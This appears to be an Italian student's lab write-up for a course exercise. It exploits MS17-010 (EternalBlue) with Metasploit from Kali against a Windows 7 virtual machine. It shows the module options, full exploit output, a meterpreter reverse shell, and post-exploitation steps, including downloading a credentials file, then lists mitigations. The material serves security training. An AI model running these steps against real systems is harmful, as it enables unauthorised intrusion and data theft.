

W17D1

1 - Ping da Kali a windows 7

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
# ping 192.168.50.102
PING 192.168.50.102 (192.168.50.102) 56(84) bytes of data.
64 bytes from 192.168.50.102: icmp_seq=1 ttl=128 time=1.52 ms
64 bytes from 192.168.50.102: icmp_seq=2 ttl=128 time=2.35 ms
64 bytes from 192.168.50.102: icmp_seq=3 ttl=128 time=5.44 ms
^C
— 192.168.50.102 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2276ms
rtt min/avg/max/mdev = 1.522/3.103/5.442/1.687 ms

(root@kali)-[/home/kali/Desktop]
#
```

2 - Cerchiamo l'exploit MS17-10

```
= [ metasploit v6.4.5-dev ]
+ -- --[ 2413 exploits - 1242 auxiliary - 423 post ]
+ -- --[ 1468 payloads - 47 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternalblue

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 Eternal
Blue SMB Remote Windows Kernel Pool Corruption
1 \_ target: Automatic Target . . . .
2 \_ target: Windows 7 . . . .
3 \_ target: Windows Embedded Standard 7 . . . .
4 \_ target: Windows Server 2008 R2 . . . .
```

3 - Usiamo eternalblue

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

4 - visualizziamo le opzioni

File Actions Edit View Help			
Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

5 - Settiamo l' RHOST del Target

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
RHOSTS	192.168.50.102	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Onl

6 - Lanciamo l'exploit e siamo dentro

```
[*] 192.168.50.102:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.102:445 - The target is vulnerable.
[*] 192.168.50.102:445 - Connecting to target for exploitation.
[+] 192.168.50.102:445 - Connection established for exploitation.
[+] 192.168.50.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.50.102:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.50.102:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.50.102:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.50.102:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.50.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.50.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.50.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.50.102:445 - Starting non-paged pool grooming
[+] 192.168.50.102:445 - Sending SMBv2 buffers
[+] 192.168.50.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.50.102:445 - Sending final SMBv2 buffers.
[*] 192.168.50.102:445 - Sending last fragment of exploit packet!
[*] 192.168.50.102:445 - Receiving response from exploit packet
[+] 192.168.50.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.50.102:445 - Sending egg to corrupted connection.
[*] 192.168.50.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.102:49158) at 2024-09-10 08:32:16 -
0400
[+] 192.168.50.102:445 - =====
[+] 192.168.50.102:445 - =====WIN=====
[+] 192.168.50.102:445 - =====

meterpreter > |
```

7 - ifconfig di wondows 7

```
File Actions Edit View Help

=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:f8:bb:04
MTU        : 1500
IPv4 Address : 192.168.50.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::681b:db40:f904:be75
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:3266
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > |
```


8 - WEBCAMLIST (in questo caso nessuna webcam)

```
File Actions Edit View Help
meterpreter > webcam_list
[-] No webcams were found
meterpreter > 
```

9 - screenshot del desktop



10 - screenshare



11 - Download di un file sensibile

```
meterpreter > cd Desktop\\
meterpreter > pwd
C:\Users\gian\Desktop
meterpreter > ls
Listing: C:\Users\gian\Desktop

Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-    282     fil      2024-07-30 12:59:47 -0400  desktop.ini
100666/rw-rw-rw-      8     fil      2024-09-10 08:26:20 -0400  file credenziali.txt
100777/rwxrwxrwx   7168     fil      2024-09-02 10:13:40 -0400  shell.exe

meterpreter > download file\ credenziali.txt
[*] Downloading: file credenziali.txt → /home/kali/Desktop/file credenziali.txt
[*] Downloaded 8.00 B of 8.00 B (100.0%): file credenziali.txt → /home/kali/Desktop/file credenziali.t
xt
[*] Completed : file credenziali.txt → /home/kali/Desktop/file credenziali.txt
meterpreter > 
```

12 - Sysinfo

```
File Actions Edit View Help
meterpreter > sysinfo
Computer          : WINDOWS7
OS                : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture     : x64
System Language  : en_US
Domain           : WORKGROUP
Logged On Users  : 2
Meterpreter      : x64/windows
meterpreter > 
```

Esercizio facoltativo:

Formulare delle ipotesi per risolvere la vulnerabilità MS17-010

- Disabilitare il protocollo SMB sui possibili sistemi vulnerabili
- Bloccare le porte TCP 139 e 445
- Tenere sempre aggiornato il sistema operativo. In questo caso, installare la patch di sicurezza di Microsoft per l' MS17-10